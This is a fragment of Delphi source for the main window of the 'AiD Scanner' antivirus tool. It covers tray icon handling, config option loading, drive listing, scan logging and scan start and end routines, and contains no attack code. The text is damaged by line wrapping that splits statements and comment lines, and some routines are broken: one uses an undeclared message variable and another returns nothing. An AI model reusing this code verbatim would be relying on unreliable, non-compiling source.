    FileInfected  : Integer;
    FileIgnored   : Integer;
    FileDVC      : integer;
```

```
    MonFileCN       : Integer;
    MonFileInfected  : Integer;

    Path         : TStringList;
    DeActiveTray  : Boolean;

//*****************************************************************************
*********//

        AiDMonitor      : String;
        AiDInit         : String;
        LoadAPI         : String;
        LoadDB          : String;
        CreateDrvList   : String;
        OptFileNotFnd   : String;
        LoadOptFile     : String;
        InitProcedures  : String;
        initShield      : String;
        ErrorInit       : String;
        LogBevel        : String;
        DBKnowledge     : String;
        SCNOBJ          : String;
        ScanExecute     : String;
        ScanEnd         : String;
        PrepareToScan   : String;
        FileIgnor       : String;
        FileIfect       : String;
        FileScanned     : String;
        DataScanned     : String;
        IGNORED         : String;
        SKIPBYSIZE      : String;
        INFECTED        : String;
        STOPB           : String;
        RETURNB         : String;
        SCANB           : String;
        SCNFILE         : String;
        FileDel         : String;
        FileNotDel      : String;
        PATHNOSEL       : String;
        SysMenu         : String;
        NfoAiDScanner   : String;
        NfoAiDKernel    : String;
        NfoAiDBuild     : String;
```

```
    DelDialog       : String;
    DelAllDialog    : String;
    DelError        : String;
    HelpNOFound     : String;
    avShieldMes     : String;
    avError         : String;
    DelResult       : String;
    AllInfected     : String;
    DeleteInfected  : String;
    SkippedInfected : String;
    AiDCloseDlg     : String;
    AllreadyInScan  : String;
    ProcControlSt   : String;
    ErrorKillProc   : String;
    PCActive        : String;
    PCPaused        : String;
    PCStoped        : String;
    PCInit          : String;
    PCPause         : String;
    PCStop          : String;
    PCRestore       : String;
    LASTDBDATA      : String;
    DATABASEdate    : String;
    BASELOADED      : String;
    DBerrorI1       : String;
    DBerrorI2       : String;
    DBerrorI3       : String;

    MLoad           : String;
    MunLoad         : String;

  end;

//*****************************************************************************
*********//

resourcestring
  Return          = #13#10;
  AiDScannerCapt  = 'AiD Scanner';
  AiDScannerVS    = 'v3.4.3';
var
  MainForm      : TMainForm;
  inScan        : Boolean = False;
  NeedToReturn  : Boolean = False;
```

```
  FirstRun      : Boolean = True;
  P             : TPoint;
  MayClose      : boolean=false;
implementation

uses uSelInfo, uOptions, uAddPath, AboutFrm, Math, uMessage, uHideForm,
  uMonitor, uInfectedAction, uPluginInfo;
{$R *.dfm}

//*****************************************************************************
*********//

Procedure TMainForm.WMSysCommand(var message: TWMSysCommand);
begin
  If message.CmdType = SC_MINIMIZE then mnuHideAiDScanner.Click
  Else Inherited;
End;

//*****************************************************************************
*********//

procedure TMainForm.SendScanning;
var
  pcd: PCopyDataStruct;
begin
  pcd := PCopyDataStruct(Msg.LParam);
  if not inScan then
  begin
    StartScan(PChar(pcd.lpData));
  end
  else begin
    MessageDlg(AllreadyInScan,mtError,[mbOK],0);
  end;
end;

procedure TMainForm.MineRestore(var Msg: TMessage);
begin
  if (Msg.Msg = WM_MINERESTORE) then
  begin
    mnuShowAiDScanner.Click;
  end;
end;
```

```
//*****************************************************************************
*********//

function TMainForm.BalloonTrayIcon(const Window: HWND; const IconID: Byte;
const Timeout: TBalloonTimeout; const BalloonText, BalloonTitle: String; const
BalloonIconType: TBalloonIconType): Boolean;
  const
  aBalloonIconTypes : array[TBalloonIconType] of
                Byte = (NIIF_NONE, NIIF_INFO, NIIF_WARNING, NIIF_ERROR);
  var
  NID_50 : NotifyIconData_50;
begin
  if Not OptionsForm.SHOWBALOONHINT.Checked then Exit;
  FillChar(NID_50, SizeOf(NotifyIconData_50), 0);
  with NID_50 do begin
    cbSize := SizeOf(NotifyIconData_50);
    Wnd := Window;
    uID := IconID;
    uFlags := NIF_INFO;
    StrPCopy(szInfo, BalloonText);
    uTimeout := Timeout * 1000;
    StrPCopy(szInfoTitle, BalloonTitle);
    dwInfoFlags := aBalloonIconTypes[BalloonIconType];
  end;
  Result := Shell_NotifyIcon(NIM_MODIFY, @NID_50);
end;

procedure TMainForm.WMTRAYICONNOTIFY(var Msg: TMessage);
begin
  case Msg.LParam of
    WM_LBUTTONUP:
      begin
      if Not DeActiveTray then
        begin
          MayClose := False;
          GetCursorPos(p);
          MayClose:= false;
          DeActiveTray := False;
          showwindow(Application.handle, SW_SHOW);
          showwindow(MainForm.handle, SW_SHOW);
          Application.Restore;
        end
        else
        begin
```

```
        SetForegroundWindow(HideForm.Handle);
       end;
      end;
    WM_RBUTTONUP:
     begin
      if Not DeActiveTray then
      begin
       GetCursorPos(p);
       TrayMenu.Popup(P.X, P.Y);
      end;
     end;
  end;
end;

Procedure TMainForm.CreateTray;
  var
  tray: TNotifyIconData;
begin
  with tray do
  begin
    cbSize := SizeOf(TNotifyIconData);
    Wnd := MainForm.Handle;
    uID := 1;
    uFlags := NIF_ICON or NIF_MESSAGE or NIF_TIP;
    uCallBackMessage := WM_NOTIFYTRAYICON;
    hIcon :=  Application.Icon.Handle;
    szTip := 'AiD Scanner';
  end;
  Shell_NotifyIcon(NIM_ADD, Addr(tray));
end;

Procedure DestroyTray;
  var
  tray: TNotifyIconData;
begin
  with tray do
  begin
    cbSize := SizeOf(TNotifyIconData);
    Wnd := MainForm.Handle;
    uID := 1;
  end;
  Shell_NotifyIcon(NIM_DELETE, Addr(tray));
end;
```

```
//*****************************************************************************
*********//

Function GetShortPathBC(lPath:string): string;
  var
  D,F,P: String;
  i    : integer;
begin
  D := lPath[1]+':\';
  F := ExtractFileName(lPath);
  ShowMessage(D+'..'+F);
end;

Function GETParam(Str: String): String;
  var
  TMP,Str1,Str2 : String;
  PS: integer;
begin
  Result := '';
  TMP := STR;
  if TMP <> '' then
  if pos('=',TMP) <> 0 then
  begin
    ps := pos('=',TMP);
    Str1 := Copy(TMP,0,ps-1);
    Str2 := Copy(TMP,ps+1,length(Tmp));
    Result := Str2;
  end;
end;

Function GETParamName(Str: String): String;
  var
  TMP,Str1,Str2 : String;
  PS: integer;
begin
  Result := '';
  TMP := STR;
  if TMP <> '' then
  if pos('=',TMP) <> 0 then
  begin
    ps := pos('=',TMP);
    Str1 := Copy(TMP,0,ps-1);
    Str2 := Copy(TMP,ps+1,length(Tmp));
    Result := Str1;
```

```
  end;
end;

//*****************************************************************************
*********//

Procedure LoadOptions;
  var
  i: integer;
begin
  LoadConfig_;
  OptionsForm.ModulesLOAD.Checked     := OPT_MODULES_LOAD;
  OptionsForm.DBPATH.Text             := OPT_DB_DIR;
  OptionsForm.MODULESPATH.Text        := OPT_MODULE_DIR;
  OptionsForm.USESHIELD.Checked       := OPT_USE_SHIELD;
  OptionsForm.SHIELDSILENT.Checked    := OPT_SILENT_SHIELD_MODE;
  OptionsForm.SCNSUBDIR.Checked       := OPT_SCAN_SUBDIR;
  OptionsForm.SCNHEX.Checked          := OPT_USE_HEX_MODE;
  OptionsForm.SCNCRC.Checked          := OPT_USE_CRC_MODE;
  OptionsForm.SCNBIT.Checked          := OPT_USE_BYTE_MODE;

  OptionsForm.SCNHEXINPOS.Checked     := OPT_USE_HEX_INPOS;
  OptionsForm.DisplayScnFiles.Checked := OPT_SEND_SCAN_FILE;

  OptionsForm.PathList.Clear;
  OptionsForm.ExtList.Clear;
  for i := 0 to AiDConfig.Count-1 do begin

    if GETParamName(AiDConfig[i]) = 'EXT' then
      with OptionsForm.ExtList.Items.Add do begin
        Caption := GetParam(AiDConfig[i]);
        ImageIndex := 3;
      end;
      if GETParamName(AiDConfig[i]) = 'SHOWBALOONHINT' then
      if GetParam(AiDConfig[i]) = 'OFF' then
OptionsForm.SHOWBALOONHINT.Checked := False else
      OptionsForm.SHOWBALOONHINT.Checked := True;

      if GETParamName(AiDConfig[i]) = 'PROCCONTROLAUTOMODE' then
      if GetParam(AiDConfig[i]) = 'OFF' then OptionsForm.PCAutoLoad.Checked :=
False else
      OptionsForm.PCAutoLoad.Checked := True;

      if GETParamName(AiDConfig[i]) = 'PROCCONTROLAUTOKILL' then
```

```
    if GetParam(AiDConfig[i]) = 'OFF' then OptionsForm.PCAutoKill.Checked :=
False else
    OptionsForm.PCAutoKill.Checked := True;

    if GETParamName(AiDConfig[i]) = 'PROCCONTROLAUTOACTION' then
    if GetParam(AiDConfig[i]) = 'OFF' then OptionsForm.PCAutoAction.Checked :=
False else
    OptionsForm.PCAutoAction.Checked := True;

    if GETParamName(AiDConfig[i]) = 'PROCCONTROLDELINFECT' then
    if GetParam(AiDConfig[i]) = 'OFF' then OptionsForm.PCDelInfect.Checked :=
False else
    OptionsForm.PCDelInfect.Checked := True;

    if GETParamName(AiDConfig[i]) = 'PROCCONTROLSKIPINFECT' then
    if GetParam(AiDConfig[i]) = 'OFF' then OptionsForm.PCSkipInfect.Checked :=
False else
    OptionsForm.PCSkipInfect.Checked := True;

    if GETParamName(AiDConfig[i]) = 'HIDETIP' then begin
    if GetParam(AiDConfig[i]) = 'OFF' then HideForm.ShowHideTip.Checked :=
False else
    HideForm.ShowHideTip.Checked := True;
    end;

    if GETParamName(AiDConfig[i]) = 'PATH' then begin
    with OptionsForm.PathList.Items.Add do begin
      Caption := GetParam(AiDConfig[i]);
      if DirectoryExists(Caption) then ImageIndex := 4 else ImageIndex := 5;
    end;
    end;

    if GETParamName(AiDConfig[i]) = 'AUTOSAVEREPORT' then
    if GetParam(AiDConfig[i]) = 'ON' then OptionsForm.AutoSaveReport.Checked
:= true else
    OptionsForm.AutoSaveReport.Checked := False;

    if GETParamName(AiDConfig[i]) = 'REGISTERSYSMENU' then
    if GetParam(AiDConfig[i]) = 'ON' then OptionsForm.RegisterSysMenu.Checked
:= true else
    OptionsForm.RegisterSysMenu.Checked := False;

    if GETParamName(AiDConfig[i]) = 'AUTORUN' then
```

```
    if GetParam(AiDConfig[i]) = 'ON' then OptionsForm.AUTORUN.Checked :=
true else
    OptionsForm.AUTORUN.Checked := False;

    if GETParamName(AiDConfig[i]) = 'AUTOHIDE' then
    if GetParam(AiDConfig[i]) = 'ON' then OptionsForm.AUTOHIDE.Checked :=
true else
    OptionsForm.AUTOHIDE.Checked := False;

    if GETParamName(AiDConfig[i]) = 'AUTOSAVEREPORTTO' then
OptionsForm.ReportSavePath.Text := GETParam(AiDConfig[i]);
  end;
end;

function GetHDDSerial(ADisk : char): dword;
  var
  SerialNum : dword;
  a, b : dword;
  VolumeName : array [0..255] of char;
begin
  Result := 0;
  if GetVolumeInformation(PChar(ADisk + ':\'), VolumeName,
SizeOf(VolumeName),
  @SerialNum, a, b, nil, 0) then
    Result := SerialNum;
end;

function TMainForm.CreateDrivesList(ListView: TListView): boolean;
  var
  Bufer : array[0..1024] of char;
  RealLen, i : integer;
  S : string;
begin
  ListView.Clear;
  RealLen := GetLogicalDriveStrings(SizeOf(Bufer),Bufer);
  i := 0; S := '';
  while i < RealLen do begin
    if Bufer[i] <> #0 then begin
      S := S + Bufer[i];
      inc(i);
    end else begin
      inc(i);
      with ListView.Items.Add do begin
        Caption := S;
```

```
      if GetDriveType(PChar(S)) = DRIVE_RAMDISK then ImageIndex := 3;
      if GetDriveType(PChar(S)) = DRIVE_FIXED then ImageIndex := 3;
      if GetDriveType(PChar(S)) = DRIVE_REMOTE then ImageIndex := 0;
      if GetDriveType(PChar(S)) = DRIVE_CDROM then ImageIndex := 1;
      if GetDriveType(PChar(S)) = DRIVE_REMOVABLE then ImageIndex := 2;
    end;
    S := '';
  end;
 end;

 For i := 0 to OptionsForm.PathList.Items.Count-1  do begin
  with ListView.Items.Add do begin
   Caption := OptionsForm.PathList.Items[i].Caption;
   ImageIndex := OptionsForm.PathList.Items.Item[i].ImageIndex;
  end;
 end;
 Result := ListView.items.Count > 0;
end;

procedure OnAddToLogStr(LogString: String; ID: integer);
 var
 TMP : String;
begin
 with MainForm.ScanList.Items.Add do begin
  if ID = -1 then
   Caption := LogString
  else begin
   Caption := FormatDateTime('[hh:mm:ss]',now) + ' ' + LogString;
   MainForm.ReportMemo.Lines.Add(Caption);
   if ID = 2 then begin
    TMP := LogString;
    system.Delete(Tmp,1,pos(']',Tmp)+1);
    SubItems.Add(TMP);
   end;
   ImageIndex := ID;
  end;
  ImageIndex := ID;
 end;
 SendMessage(MainForm.ScanList.Handle, WM_VSCROLL, SB_BOTTOM, 0);
end;

procedure AddToMonLogStr(LogString: String; ID: integer);
 var
 TMP : String;
```

```
begin
{ }
end;

//**********************************************************************
*********//

procedure OnScanComplete;
  var
  ScanEndBalloonText: String;
  i: integer;
begin
  MainForm.ProgressBar.Max := 1;
  MainForm.ProgressBar.Position := MainForm.ProgressBar.Max;
  MainForm.ScanBTN.Caption := MainForm.RETURNB;
  NeedToReturn := True;
  inScan := False;
  MainForm.Path.Clear;

  for i := 0 to MainForm.PathList.Items.Count-1 do
    MainForm.PathList.Items.Item[i].Checked := false;

  MessageBeep(MB_ICONASTERISK);
  MainForm.SaveBTN.Enabled := true;
  MainForm.ScanFile.caption  := MainForm.ScanEnd;
  OnAddToLogStr('',-1);
  OnAddToLogStr(MainForm.ScanEnd,0);
  OnAddToLogStr('',-1);
  OnAddToLogStr(MainForm.FileScanned+inttostr(MainForm.FileCN),0);
  OnAddToLogStr(MainForm.FileIgnor+inttostr(MainForm.FileIgnored),0);
  OnAddToLogStr(MainForm.FileIfect+inttostr(MainForm.FileInfected),0);
  OnAddToLogStr(MainForm.DataScanned+Format('%.2f',[ScannedDataSize / 1024
/ 1024])+' Mb',0);
  MainForm.ReportMemo.Lines.Add(MainForm.LogBevel);
  if OptionsForm.AutoSaveReport.Checked then begin
    MainForm.ReportMemo.Lines.SaveToFile(OptionsForm.ReportSavePath.Text);
  end;

  ScanEndBalloonText := MainForm.ScanEnd + ':' + Return + Return
                  +' >> '+MainForm.FileScanned+inttostr(MainForm.FileCN) + Return
                  +' >> '+MainForm.FileIgnor+inttostr(MainForm.FileIgnored) + Return
                  +' >> '+MainForm.FileIfect+inttostr(MainForm.FileInfected) + Return
                  +' >> '+MainForm.DataScanned+Format('%.2f',[ScannedDataSize /
1024 / 1024])+' Mb';
```

```
  MainForm.BalloonTrayIcon(MainForm.Handle ,1,10,ScanEndBalloonText,'AiD
Scanner',bitInfo);
end;

//*****************************************************************************
*********//

Procedure OnScanStart;
  var
  i: integer;
begin
  MainForm.FileDVC := 0;
  MainForm.ProgressBar.Position := 0;
  MainForm.ProgressBar.Max := 0;

  ClearExtList;
  for i := 0 to OptionsForm.ExtList.Items.Count-1 do begin
    AddToExtList(ExtractFileExt(OptionsForm.ExtList.Items.Item[i].Caption));
  end;

  MainForm.ScanBTN.Caption := MainForm.STOPB;
  MainForm.SaveBTN.Enabled := False;
  MainForm.ScanList.Clear;
  MainForm.ScanningTab.Show;
  MainForm.FileCN       := 0;
  MainForm.FileInfected := 0;
  MainForm.FileIgnored  := 0;
  inScan := True;
  NeedToReturn := False;
  OnAddToLogStr(MainForm.ScanExecute,0);
  if AiDScanner.AvAction = TScanDir then
  else
  OnAddToLogStr(MainForm.SCNOBJ+AiDScanner.FileName,0);
  OnAddToLogStr('',-1);
  MainForm.BalloonTrayIcon(MainForm.Handle ,1,10,MainForm.ScanExecute,'AiD
Scanner',bitInfo);
  AiDScanner.Resume;
end;
```